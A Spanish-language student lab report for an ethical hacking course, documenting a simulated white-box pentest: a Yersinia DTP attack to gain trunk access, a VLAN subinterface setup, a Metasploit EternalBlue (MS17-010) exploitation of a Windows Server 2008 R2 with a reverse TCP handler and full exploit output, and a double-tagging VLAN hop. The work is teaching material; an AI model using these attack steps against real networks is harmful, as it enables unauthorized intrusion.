Ingeniería en Telecomunicaciones
ETHICAL HACKING_TIC41771
Profesor(es): Wilmar Jaimes, Enzo Morales, Francisco González, Antonio González
Correo: wjaimesf, efamorales, frgonzal, argonzalezt, @poligran.edu.co

Análisis y Mitigación de Ataques de Red

Indicador de logro asociado a la actividad[1]: R-IL-SER

INTEGRANTES GRUPO B: BRYAN FELIPE TIEDRA BAYONA
CAMILO ANDRES GUTIERREZ RODRIGUEZ
DAVID SANTIAGO MORA VALENCIA
VANESSA ALEXANDRA ROJAS PASTOR

Tiempo estimado para el desarrollo: 3 horas

Contexto:

La empresa TechSolutions S.A.S., especializada en servicios tecnológicos para el sector financiero, ha manifestado su preocupación por la seguridad de su red interna, en particular por la posible existencia de vulnerabilidades en la configuración de sus switches gestionables. Aunque la red está segmentada mediante VLANs, no se ha realizado una verificación exhaustiva del cumplimiento de buenas prácticas en su implementación.

Ante esta situación, la compañía ha decidido contratar un servicio de Pentesting en modalidad de Caja Blanca, con el fin de evaluar de manera controlada la infraestructura de red y detectar posibles fallas o debilidades en su configuración. Para ello, ha solicitado la colaboración de un equipo externo, conformado por los estudiantes de la materia de Ethical Hacking, quienes actuarán como consultores éticos en este proceso.

---

[1] Las siguientes son las descripciones de los posibles indicadores de logro asociados al área:
R-IL-SABER: **Identifica** *los elementos de seguridad de la información,* **para diseñar** infraestructuras y servicios de tecnologías de la información y las comunicaciones, teniendo en cuenta condiciones, restricciones y requerimientos técnicos de un proyecto desde un abordaje teórico-práctico, a través de herramientas de simulación, análisis de casos y uso de equipos de laboratorio.
R-IL-HACER: **Configura** *los elementos de seguridad de la información,* **para** implementar infraestructuras y servicios de tecnologías de la información y las comunicaciones, teniendo en cuenta condiciones, restricciones y requerimientos técnicos de un proyecto desde un abordaje teórico-práctico, a través de herramientas de simulación, análisis de casos y uso de equipos de laboratorio.
R-IL-SER: **Emplea** *los elementos de seguridad de la información,* **para resolver** problemas asociados a la administración de los sistemas de telecomunicaciones o infraestructuras TIC, teniendo en cuenta condiciones, restricciones y requerimientos técnicos, desde un abordaje teórico-práctico, a través de herramientas de simulación, análisis de casos y uso de equipos de laboratorio.

Al recibir este documento usted acepta las condiciones referentes a que cualquier intento de fraude acarreará consecuencias graves ante la facultad y su carrera como estudiante de acuerdo con los reglamentos institucionales vigentes.

El principal objetivo de la empresa es recibir un diagnóstico técnico y recomendaciones claras que le permitan resolver los problemas detectados, mejorar su postura de seguridad y garantizar la correcta segmentación y aislamiento del tráfico en la red corporativa.

Actividades:

Actividad 1: Análisis de tráfico y detección de puertos vulnerables

Los estudiantes deberán realizar una inspección detallada del tráfico de red para identificar patrones anómalos o configuraciones inadecuadas que puedan estar presentes en los switches y que permitan aprovechar debilidades en la configuración de las VLANs. El análisis debe enfocarse en reconocer qué puertos son vulnerables y cuáles están mal configurados o sin restricciones y qué comportamiento tiene el tráfico etiquetado.

- Se espera que se utilicen herramientas de análisis de red como Wireshark, tcpdump u otras disponibles en el entorno de laboratorio.
- El análisis debe estar debidamente documentado, explicando el paso a paso que llevó a identificar cada vulnerabilidad detectada.
- Se debe adjuntar evidencia técnica (capturas de pantalla, registros o diagramas de red) para el informe final.


Actividad 2: Explotación de vulnerabilidades y recolección de evidencias

Con base en los hallazgos de la actividad anterior, los estudiantes deberán realizar la explotación controlada de las vulnerabilidades encontradas en el entorno simulado.

- Para la vulnerabilidad asociada a la mala segmentación de red, se deberá simular el acceso no autorizado desde una VLAN a otra. Como parte de esta actividad, los estudiantes deberán explotar la vulnerabilidad MS17-010 (EternalBlue) en un servidor Windows Server ubicado en una VLAN diferente, obteniendo acceso no autorizado como evidencia de éxito.
- Para otro tipo de vulnerabilidad, se deberá simular el envío de una solicitud desde una VLAN no autorizada hacia un servicio específico, y demostrar que esta fue procesada y respondida, validando así la brecha de segmentación.

Evidencias esperadas en la documentación:

- Capturas de herramientas utilizadas.
- Logs o resultados de explotación.
- Comprobación del acceso no autorizado y respuesta del servicio.



Arquitectura Propuesta.

Para entregar:

Cada grupo de estudiantes deberá presentar un informe técnico en **formato IEEE**, en el que se documenten las actividades realizadas para el desarrollo del taller en la red de la empresa TechSolutions S.A.S. El informe debe incluir una descripción clara de la metodología empleada, el análisis del tráfico de red, la identificación de vulnerabilidades, las evidencias recolectadas durante la explotación controlada y un apartado de recomendaciones fundamentadas para mitigar los riesgos encontrados.

Las recomendaciones deberán estar orientadas a resolver los problemas de configuración identificados y deben basarse en buenas prácticas de seguridad en redes, con sustento técnico claro. El informe debe entregarse en formato PDF, cumpliendo con la estructura y normas de citación del estilo IEEE, y será evaluado por su claridad, profundidad técnica, calidad de las recomendaciones y presentación formal del contenido.

Rúbrica de Evaluación:

Criterios	Excelente (5 pts)	Bueno (4 pts)	Aceptable (3 pts)	Deficiente (2 pts)	Insuficiente (1 pt)	Peso (%)
Análisis del tráfico y detección de vulnerabilidades	Identifica con precisión los puertos vulnerables, describe el tráfico y argumenta técnicamente.	Identifica la mayoría de los puertos vulnerables y analiza adecuadamente el tráfico.	Identifica parcialmente vulnerabilidades, con análisis limitado o poco claro.	Presenta análisis superficial o con errores técnicos.	No realiza el análisis o no presenta datos válidos.	50


Explotación de vulnerabilidades	Presenta pruebas de explotación completas, claras y bien documentadas por cada vulnerabilidad.	Presenta pruebas de explotación claras, con detalles suficientes para validar la explotación.	Pruebas de explotación incompletas o poco detalladas, pero válidas.	Pruebas de explotación mínimas o confusas, sin evidencia clara de éxito.	No presenta pruebas de explotación o son irrelevantes.	25
Sustentación individual o grupal a criterio del docente	Responde con seguridad, claridad y dominio del tema.	Responde adecuadamente y demuestra comprensión general.	Responde con vacilaciones, pero muestra conocimientos aceptables.	Responde de forma insegura o con conceptos confusos.	No demuestra comprensión o no sustenta.	25

DESARROLLO DE LABORATORIO


Parte 1 – Ataque DTP

Ejecutar Yersinia -G en el terminal, con el fin de ejecutar el ataque DTP seleccionado en la imagen y ganar acceso al troncal para posteriormente ver el tráfico de las VLAN creadas en el switch, garantizar conectividad y realizar el ataque al servidor Windows Server 2008 R2, con vulnerabilidad Eternalblue

Ejecutamos a traves de Yersinia el Ataque DTP.



Vamos a validar el tráfico de las VLAN que están pasando a través del Switch y el puerto troncal



Creamos una subinterfaz, para poder asignar una IP dentro de la red y poder comunicarnos con el target




Verificamos la asignación del direccionamiento

```
┌──(root㉿kaliPrem)-[~]
└─# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 2c:60:0c:9d:56:62  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


eth0.20: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.20.50  netmask 255.255.255.0  broadcast 192.168.20.255
        ether 2c:60:0c:9d:56:62  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 52  bytes 3460 (3.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 3460 (3.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Garantizar conectividad al gateway y servidor correspondiente en la VLAN 20 (192.168.20.0/24), es decir a, 192.168.20.1 y 192.168.20.10 respectivamente.




Una vez que se haya garantizado el acceso se procede a usar metasploit para explotar la vulnerabilidad MS17-010





root@kaliPrem: ~
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.20.50:4444
[*] 192.168.20.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.20.10:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7600 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.20.10:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.20.10:445 - The target is vulnerable.
[*] 192.168.20.10:445 - Connecting to target for exploitation.
[+] 192.168.20.10:445 - Connection established for exploitation.
[+] 192.168.20.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.20.10:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.20.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.20.10:445 - 0x00000010 30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65 008 R2 Datacente
[*] 192.168.20.10:445 - 0x00000020 72 20 37 36 30 30 r 7600
[+] 192.168.20.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.20.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.20.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.20.10:445 - Starting non-paged pool grooming
[+] 192.168.20.10:445 - Sending SMBv2 buffers
[+] 192.168.20.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.20.10:445 - Sending final SMBv2 buffers.
[*] 192.168.20.10:445 - Sending last fragment of exploit packet!
[*] 192.168.20.10:445 - Receiving response from exploit packet
[+] 192.168.20.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.20.10:445 - Sending egg to corrupted connection.
[*] 192.168.20.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 192.168.20.10
[+] 192.168.20.10:445 - =-=-=-=


Parte 2 - Doble Etiquetado:

Ejecutado Yersenia –G en la terminal del kali, se hace un doble etiquetado, desde la VLAN nativa hacia la VLAN 20, en la que se encuentra el servidor 2008 R2, estableciendo la VLAN original, la VLAN de ataque y las correspondientes direcciones IP de origen y de destino, adicionalmente se envía un mensaje "YERSINIA-GRUPOB".



En Wireshark, se filtra con el protocolo ICMP para capturar los paquetes con dicho protocolo, en el cual al detalle del paquete se evidencia que el protocolo 802.1Q la VLAN nativa se etiqueta a la VLAN 20, teniendo las direcciones que se han configurado en Yersinia, junto con el mensaje enviado.


Capturing from eth0
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
icmp
No. Time Source Destination Protocol Length Info
1437 21.454743051 192.168.20.50 192.168.20.10 ICMP 65 Echo (ping) request id=0x0042, seq=66/16896, ttl=64 (reply in 1438)
1438 21.456714168 192.168.20.10 192.168.20.50 ICMP 64 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128 (request in 143…
1439 21.457055209 192.168.20.10 192.168.20.50 ICMP 64 Echo (ping) reply id=0x0042, seq=66/16896, ttl=128
Frame 1437: Packet, 65 bytes on wire (520 bits), 65 bytes captured (520
Ethernet II, Src: 0e:5c:49:19:4a:94 (0e:5c:49:19:4a:94), Dst: Broadcast
